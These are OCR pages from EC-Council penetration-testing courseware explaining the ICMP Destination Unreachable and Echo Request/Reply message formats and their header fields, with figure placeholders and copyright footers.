



Figure A.99: Unreachable-destination problems arise when specific conditions are not met

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Destination Unreachable Message

We have already discussed about the unreachable networks concept in the previous sections. As we know that IP is a connectionless protocol which doesn't care about the information that it is sending; it just sends and forgets about it. If a host is not available that IP is trying to send information, this has to be notified to IP and this facility can be accomplished by using Destination Unreachable ICMP message.

If datagrams cannot always be forwarded to their destinations, ICMP delivers back a destination unreachable message indicating to the sender that the datagram could not be properly forwarded.

A destination unreachable message may also be sent when packet fragmentation is required in order to forward a packet:

- Fragmentation is usually necessary when a datagram is forwarded from a token-ring network to an Ethernet network.
- If the datagram does not allow fragmentation, the packet cannot be forwarded, so a destination unreachable message will be sent.

Destination unreachable messages may also be generated if the IP-related services such as FTP or web services are unavailable.

The following figure shows various fields in the ICMP unreachable message format:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.100: ICMP Unreachable Message Format

The following information explains about each field in the ICMP unreachable message format:

- **Type (1 byte)** – This informs the type of the ICMP message, and for unreachable message, its value is 3
- **Code (1 byte)** – This defines the reason behind the error and a series of numbers represent various types of errors such as code 0 for network unreachable error, code 1 for host unreachable error, etc.
- **Checksum (2 bytes)** – This defines a checksum for the ICMP header.
- **Unused (4 bytes)** – This filed is left blank.
- **Original Datagram Portion (variable)** – This defines the IP header of the datagram and first 8 bytes of the datagram that prompted this error message to be sent.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ICMP Echo (Request) and Echo Reply

This is a query based ICMP message which helps in diagnosing the network. For testing a system in the network to verify whether it is ready for the data transmission can be performed through this message. To do so, the first system that wants to communicate with some other system, sends an ICMP Echo Request message. If the second system is ready for the communication, it just responds back with a ICMP Echo Reply message.

ICMP Echo Request and Echo Reply Message Format

The following figure shows the fields in an ICMP Echo Request/Reply message format:




Figure A.101: ICMP Echo Request/Reply Message Format

The description about each of the filed in the ICMP Echo Request/Reply message format is shown below:

- **Type (1 byte)** – This informs the type of the ICMP message. For ICMP Echo Request, its value is 8, and for ICMP Echo Reply, its value is 0
- **Code (1 byte)** – This defines nothing for this message type; so it is set to 0
- **Checksum (2 bytes)** – This defines a checksum for the ICMP header

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identifier (2 bytes)** – This field is used in comparing the Echo Request and Echo Reply messages
- **Sequence Number (2 bytes)** – This field contains a number for comparing the Echo Request and Echo Reply messages
- **Optional (variable)** – This is an optional field that contains information about the message

The ICMP Echo Request and Reply can be performed through the ping command. This ping provides fruitful information such as how many Echo request messages are pinged, message size, how many responses are reached back, and many more.




Figure A.102 Ping command




Figure A.103: ICMP Echo and Response


